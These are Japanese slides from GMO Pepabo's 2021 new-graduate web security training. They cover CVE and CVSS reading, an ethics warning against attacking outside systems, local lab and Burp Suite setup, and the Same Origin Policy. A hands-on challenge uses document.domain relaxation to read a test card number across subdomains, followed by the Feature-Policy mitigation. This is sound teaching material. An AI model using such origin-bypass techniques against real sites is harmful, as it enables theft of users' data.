

GMOペパボ 新卒研修 2021

~ Web セキュリティ ~

セキュリティ対策室
Kohei Morita / @mrtc0

本資料について

- 本資料はGMOペパボ株式会社において、2021年新卒エンジニア研修で実施した Web セキュリティ研修のスライドを公開用に編集したものです
- 社外秘である情報などは削除、およびマスクしている箇所があります

Web セキュリティ研修

～Introduction～

セキュリティ対策室
Kohei Morita / @mrtc0

セキュリティ対策室

森田 浩平 / Kohei Morita / もりたこ / @mrtc0

シニアエンジニア

新卒8期生

OWASP Fukuoka Chapter Leader
セキュリティ・キャンプ 講師, ステアリングコミッティ

<https://blog.ssrf.in/>

好きなもの: Web セキュリティ、コンテナ、猫、ゲーム



研修のゴール

アプリケーションを開発、運用していく上で必要とされる
セキュリティに関する知識、技術を習得する

アプリケーションを開発、運用していく上で必要とされるセキュリティに関する知識、技術 is

- Web アプリケーションにおける脆弱性の原理と対策を知っている
- 機能設計やコードレビュー時にセキュリティ上の問題点を指摘することができる

セキュリティを学ぶ必要性

- 法律で定められている(個人情報の保護に関する法律 第20条)

(安全管理措置)

第二十条 個人情報取扱事業者は、その取り扱う個人データの漏えい、滅失又はき損の防止その他の個人データの安全管理のために必要かつ適切な措置を講じなければならない。

- 損害賠償請求事件となったケースもある https://www.softic.or.jp/semi/2014/5_141113/op.pdf

第2 事案の概要

本件は、原告が、被告との間で、原告のウェブサイトにおける商品の受注システムの設計、保守等の委託契約を締結したところ、被告が製作したアプリケーションが脆弱であったことにより上記ウェブサイトで商品の注文をした顧客のクレジットカード情報が流失し、原告による顧客対応等が必要となったために損害を被ったと主張して、被告に対し、上記委託契約の債務不履行に基づき損害賠償金 1億0913万5528円及びこれに対する訴状送達の日の翌日である平成23年10月15日から支払済みまで商事法定利率年6分の割合による遅延損害金の支払を求める事案である。

- 経済的損失の発生(利用者への補償や対応のための費用)
サービス / 会社への信頼の失墜による、新規 / 既存ユーザーの減少による売上の減少

セキュリティインシデントの特性

- 一度漏洩すると回収できない
 - データの回収は不可能、信頼の回復も難しい
- 漏洩したデータを元にさらに別のサービスへ攻撃が行われる
 - ID/Pass で不正ログイン
 - 不正購入
- なりすましによる名誉毀損の場合、回復が難しい

皆さんができる攻撃ってどういうものですか？

- 特定のアカウントや特定のサービスをしつこく狙う攻撃は確かにある
 - いわゆる標的型攻撃や水飲み場型攻撃など
- 一方で、攻撃全体の量としては無差別な攻撃が圧倒的に多い
 - Bot (スクリプトキディ) による既存の脆弱性や設定ミスを狙った攻撃
 - ペパボでも毎日のように攻撃を受けている
- つまり、今守っているところを少しでも緩めると被害にあう可能性がある

攻撃者は一つでも穴を見つければ勝ち、
サービス側は全ての穴を塞がなければならない

Defence in Depth (多層防御)

- どこか一つが破られると負けの圧倒的不利な世界で闘うには防御を厚くするしかない
- どこか一つが破られても(ミスをしても)他の対策でカバーする
 - マンションの鍵を増やす、オートロック、カメラ付きインターフォン
- 攻撃者は時間をかけて攻撃モデルを作れる
防御側はそれを完全に防ぐことは困難なので、攻撃の兆候を検知し反応しなければならない

研修の内容

研修の内容

- Web アプリケーションにおける主要な脆弱性について、実際に攻撃を行いながら演習を行います
- 脆弱性の原理やリスクを理解したあと、脆弱性だらけの「やられアプリケーション」のコードを修正してセキュアにします


脆弱性とは

セキュリティホール = 脆弱性とは

- 脆弱性 = 悪用できるバグのこと
- 悪用できる = 開発者が意図した挙動とは異なる動作を引き起こせる
 - クエリを変更して DB から意図しないデータを取得できる
 - HTML が変更されて任意の JavaScript が実行される
 - パラメータを変更することで本来取得できないデータを取得できる

セキュリティは「固い」イメージがありますが、「本来できるはずのないことが出来る」という点が面白いポイントです。

脆弱性の種類



CVE (Common Vulnerability and Exposures)

- 脆弱性を一意に識別するために発行される番号のこと
- ライブラリ、製品などに発行される

CVE-2021-22902

西暦 連番

⚠️ 西暦部分は脆弱性が公開された年または CVE ID が割り当てられた年

https://cve.mitre.org/about/faqs.html#year_portion_of_cve_id

CVE

CVE List ▾ CNAs ▾ WGs ▾ Board ▾ About ▾ News & Blog ▾

NVD
Go to Top
CVSS Scores
CPE Info

Search CVE List Downloads Data Feeds Update a CVE Record Request CVE IDs

TOTAL CVE Records: 156835

HOME > CVE > CVE-2021-22902

[Printer-Friendly View](#)

CVE-ID

CVE-2021-22902 [Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The actionpack ruby gem (a framework for handling and responding to web requests in Rails) before 6.0.3.7, 6.1.3.2 suffers from a possible denial of service vulnerability in the Mime type parser of Action Dispatch. Carefully crafted Accept headers can cause the mime type parser in Action Dispatch to do catastrophic backtracking in the regular expression engine.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:<https://discuss.rubyonrails.org/t/cve-2021-22902-possible-denial-of-service-vulnerability-in-action-dispatch/77866>
- URL:<https://discuss.rubyonrails.org/t/cve-2021-22902-possible-denial-of-service-vulnerability-in-action-dispatch/77866>
- MISC:<https://hackerone.com/reports/1138654>
- URL:<https://hackerone.com/reports/1138654>

脆弱性の説明。

丁寧に書いてあるものもあれば、全然そうでないものも。

関連するリンク。

Advisory や修正の commit リンクなどが載っている。

Advisory の読み方 (e.g. CVE-2021-22902)

The **actionpack ruby gem** (a framework for handling and responding to web requests in Rails) **before 6.0.3.7, 6.1.3.2** suffers from **a possible denial of service vulnerability** in the **Mime type parser of Action Dispatch**. Carefully crafted Accept headers can cause the mime type parser in Action Dispatch to do catastrophic backtracking in the regular expression engine.

- actionpack < 6.0.3.7, 6.1.32 が対象
- Mime type parser に DoS の脆弱性
- 細工した Accept ヘッダによって正規表現で破滅的なバックトラッキングが発生する (ReDoS)

Severity

- その脆弱性がどれだけ重大なものかを指す指標としてCVSS 値が利用される
- 攻撃区分や複雑さ、影響などを計算式に則ってスコアリング

[View Analysis Description](#)

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 NIST: NVD Base Score: **7.5 HIGH** Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

CVSS v3.1 Severity and Metrics:
Base Score: 7.5 HIGH
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Impact Score: 3.6
Exploitability Score: 3.9

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We do not publish CVSS scores for all CVEs. We publish CVSS scores for all CVEs in the NVD.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information. We do not publish CVSS scores for all CVEs. We publish CVSS scores for all CVEs in the NVD.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these information that would be of interest to you. No inferences should be drawn on account from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed.

<https://nvd.nist.gov/vuln/detail/CVE-2021-22902>

Severity

- NVD が出している CVSS 値とベンダー側で異なることがある
例えば CVE-2019-17567 (Apache HTTP Server の脆弱性) の場合...

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 NIST: NVD Base Score: **5.3 MEDIUM** Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

NVD ... 5.3 (MEDIUM)

 Moderate Impact
[What does this mean?](#)

4.8

[CVSS v3 Base Score](#)
CVSS Score Breakdown

RedHat ... 4.8 (MEDIUM)

moderate: mod_proxy_wstunnel tunneling of non Upgraded connections (CVE-2019-17567)

Apache ... (moderate)

Severity

- ベンダーや NVD が出している CVSS 値はあくまで参考程度にし、実際にサービスにリスクがあるかを自分たちで考える必要がある
 - 例えば Linux カーネルに Attack Vector が Local な脆弱性があった場合、CVSS 値的には低くなるが、ホスティングサーバーではリスクが高くなる

座学はここまで

研修を受けるにあたり、守って欲しいこと

- この講義では攻撃手法を紹介しますが、自身の管轄外のWeb サイトやサーバーに対して攻撃しないようにしてください
- 「これぐらい大丈夫」と思っていても、逮捕や起訴につながる事例がいくつもあります
- 倫理観と節度を持って Ethical Hacker を目指しましょう

Web セキュリティ研修

~ Web Basic / Origin / CSRF ~

セキュリティ対策室
Kohei Morita / @mrtc0

準備 (演習リポジトリ)

```
$ sudo vim /etc/hosts
```

```
...
```

```
127.0.0.1 shop.local
```

```
127.0.0.1 attacker.local
```

```
127.0.0.1 attacker.shop.local
```

```
127.0.0.1 cart.shop.local
```

準備 (Burp Suite)

- Burp Suite Community Edition をダウンロード
<https://portswigger.net/burp/communitydownload>
- Proxy > Options で 127.0.0.1:8080 で Listen していることを確認

Burp Suite Community Edition v2021.6.2 - Temporary Project

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.



Add	Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="button"/> Edit	<input checked="" type="checkbox"/>	127.0.0.1:8080	<input checked="" type="checkbox"/>		Per-host	Default
Remove						

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in Burp.

Import / export CA certificate Regenerate CA certificate


準備 (Burp Suite)

- Firefox で about:preferences にアクセスし、Network Settings を開く
- Manual proxy configuration に localhost / 8080 を設定する
 - Also use this proxy FTP and HTTPS にもチェック




準備 (Burp Suite)

- Firefox で <http://burp> にアクセスし「CA Certificate」をクリックして証明書をダウンロード





準備 (Burp Suite)

- Firefox で about:preferences#privacy へアクセスし「Certificates」>「View Certificates...」をクリック



準備 (Burp Suite)

- 「Import...」をクリックして、先程ダウンロードした証明書を選択する
- Confirm ポップアップが出たら全てにチェックボックスを入れて「OK」



準備 (Burp Suite)

- Burp Suite で「Proxy」>「Intercept」で「Intercept is off」の状態に変更
- Firefox で <https://example.com> にアクセスし、エラーなくアクセスでき、Burp Suite の「Proxy」>「HTTP history」にリクエスト/レスポンスが記録されていることを確認

Burp Suite Community Edit

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is off Action Open Browser

#	Host	Method	URL	Params	Edited	Status	Length
118	https://firefox.settings.services...	GET	/v1/buckets/main/collections/top-site...	✓		200	2257
119	https://content-signature-2.cdn...	GET	/chains/remote-settings/content-signa...			200	5828
120	https://incoming.telemetry.moz...	POST	/submit/activity-stream/sessions/1/25...			200	236
121	https://example.com	GET	/favicon.ico			404	1596
122	https://firefox.settings.services...	GET	/v1/buckets/main/collections/cfr/chann...	✓		200	2619
123	https://firefox.settings.services...	GET	/v1/buckets/main/collections/nimbus-...	✓		200	2975
124	https://aus5.mozilla.org	GET	/update/3/GMP/89.0.2/202106221556...			200	1143
125	https://aus5.mozilla.org	GET	/update/3/GMP/89.0.2/202106221556...			200	1172
126	https://versioncheck-bg.addon...	GET	/update/VersionCheck.php?reqVersio...	✓		200	1424
127	https://aus5.mozilla.org	GET	/update/3/GMP/89.0.2/202106221556...			200	336
128	https://incoming.telemetry.moz...	POST	/submit/telemetry/b109645c-b8e9-69...	✓		200	236
129	https://incoming.telemetry.moz...	POST	/submit/telemetry/b612853a-8f01-a04...	✓		200	236
130	https://example.com	GET	/			200	1611

準備編 (Firefox)


- Firefox Add-ons「Cookie Editor」をインストールする

<https://addons.mozilla.org/ja/firefox/addon/cookie-editor/>

Same Origin Policy

Origin

- example.com から Gmail の内容が取得できてしまうと困る
- そこで Web の境界として **Origin** という概念がある



- Origin は「プロトコル」「ホスト名」「ポート番号」の組み合わせを指す

<https://example.com>

<https://pepabo.com:8080>

SOP (Same Origin Policy)

- Origin が同じ場合を Same Origin, 異なる場合を Cross Origin と呼ぶ
 - <https://example.com> と <http://example.com> は Cross Origin
 - <http://example.com> と <http://example.com:8080> は Cross Origin
 - <http://login.example.com> と <http://example.com> は Cross Origin
- Cross Origin のリソースに対してアクセスできない仕組みを Same Origin Policy と呼び、ブラウザによって制御されている
- 基本的に Web のほとんどは SOP に則った動作だが、Cookie などの一部例外もある

Same Origin Policy を確認する

- attacker.local から shop.local にアクセスできないことを確認する

Same Origin Frame




- Same Origin の場合は HTML にアクセスできる

Cross Origin Frame



- Cross Origin の場合は HTML にアクセスできない

Same Origin Policy を体験しよう



The screenshot shows a browser's developer tools console tab selected. The console output displays the following:

```
> document.location
< ▶ Location {ancestorOrigins: DOMStringList, href: "http://attacker.local/index.php", origin: "http://attacker.local", protocol: "http:", host: "attacker.local", ...}
> frame1
< ▶ Window {window: Window, self: Window, document: document, name: "frame1", location: Location, ...}
> frame1.document.body.innerHTML
< "\n  <p id=\\"message\\">This frame origin is attacker.local</p>\n  <input type=\\"text\\" name=\\"password\\" value=\\"secretpassword\\">\n  <script>\n    document.getElem...
> frame2.document.body.innerHTML
✖ ▾ Uncaught DOMException: Blocked a frame with origin "http://attacker.local" from accessing a cross-origin frame.
  at <anonymous>:1:8
  (anonymous) @ VM809:1
>
```

Uncaught DOMException: **Blocked a frame with origin "http://attacker.local" from accessing a cross-origin frame.**

SOP Bypass Challenge 1

- attacker.shop.local から cart.shop.local にアクセスする方法は？
- 💡 Hint: https://developer.mozilla.org/ja/docs/Web/Security/Same-origin_policy

The screenshot shows the Chrome DevTools interface with the 'Console' tab selected. The console output area displays the following:

```
> frame.document.body.innerHTML
✖ > Uncaught DOMException: Blocked a frame with origin "http://attacker.shop.local" from accessing a cross-origin frame.
      at <anonymous>:1:7
>
```

The error message is highlighted in red, indicating a violation of the Same-Origin Policy (SOP). The 'Console' tab is underlined, and the other tabs (Elements, Sources, Network, Performance, Memory, Application, Security, Lighthouse, EditThisCookie) are visible in the header.

SOP Bypass Challenge 1

オリジンの変更

ページのオリジンは、いくつかの制限の下で変更されることがあります。スクリプトを用いると、

`document.domain` の値を現在のドメインまたは上位ドメインに変更できます。スクリプトによって現在のドメインの上位ドメインへオリジンが変更された場合、より短くなったドメイン名は次回のオリジン検査時に用いられます。

例えば、`http://store.company.com/dir/other.html` にあるドキュメント内のスクリプトが以下のコードを実行したと仮定します。

```
document.domain = "company.com";
```



このコードが実行された後、そのページは `http://company.com/dir/page.html` におけるオリジンの検査を通過できます(許可を明示するために `http://company.com/dir/page.html` が自身の `document.domain` を "company.com" に変更したと仮定します。詳しくは `document.domain` を参照してください)。しかし、`company.com` が自身の `document.domain` を `othercompany.com` に変更することはできません。なぜなら `company.com` の上位ドメインではないためです。

SOP Bypass Challenge 1

- 双方のドメインで document.domain = "shop.local" を実行すると疎通できるようになる


The screenshot shows a browser's developer tools console tab selected. The console interface includes tabs for Elements, Console, Sources, Network, Performance, Memory, Application, Security, Lighthouse, and EditThisCookie. Below the tabs is a toolbar with icons for back, forward, refresh, and search, followed by dropdown menus for 'top' and 'Filter', and buttons for 'Default levels' and 'No Issues'. The main console area displays the following interactions:

```
> frame.document.body.innerHTML
✖ > Uncaught DOMException: Blocked a frame with origin "http://attacker.shop.local" from accessing a cross-origin frame.
      at <anonymous>:1:7
> document.domain = "shop.local"
< "shop.local"
> frame.document.body.innerHTML
< "\n  <p id=\"origin\">This origin is http://cart.shop.local</p>\n  <form>\n    <input name=\"cardnumber\" value=\"4111111111111111\"\n    document.location.origin}\n  </script>\n\n\n"
>
```


The last interaction shows an attempt to set the domain of the frame to "shop.local". A red error message is displayed above the final command, indicating that a frame from "attacker.shop.local" is being blocked from accessing a cross-origin frame. The final command is a multi-line string intended to demonstrate a proof-of-concept for the challenge.

このときの脅威をペパボのサービスで考えよう

もし cart の document.domain が “shop-pro.jp” だったら…



```
> document.domain = "shop-pro.jp"
```



```
> document.domain = "shop-pro.jp"
```



ショップページからカート情報を盗める

Feature Policy control over document.domain

- `document.domain` を変更できないようにする Proposal が提案された
- Chrome では既に実装されており、Feature Policy ヘッダを利用して制御可能

mikewest commented on 12 Nov 2018

A Problem

`document.domain` is an unfortunate API that allows developers to relax the same-origin policy to enable direct access between two documents with identical registrable domains, even when their origins don't match.

Among the security issues it directly and intentionally enables, this API also makes it difficult for browser vendors to implement origin-based process isolation (as opposed to site-based isolation), as it's impossible to know *a priori* whether or not the origin boundary will actually be respected.

A Proposal

We should add a feature to feature policy which causes the `document.domain` setter to throw (as @annevk noted in #23, we shouldn't forbid access to the `document.domain` getter). We can initially enable this feature by default, and ratchet it down over time as we're able to drive usage down. This model seems like it'll be successful for sync XHR, and I hope it'll be applicable here as well.

That is, in the presence of:

```
Feature-Policy: document-domain 'none'
```

The following code will throw a `SecurityError`:

```
document.domain = anythingAtAll;
```

6

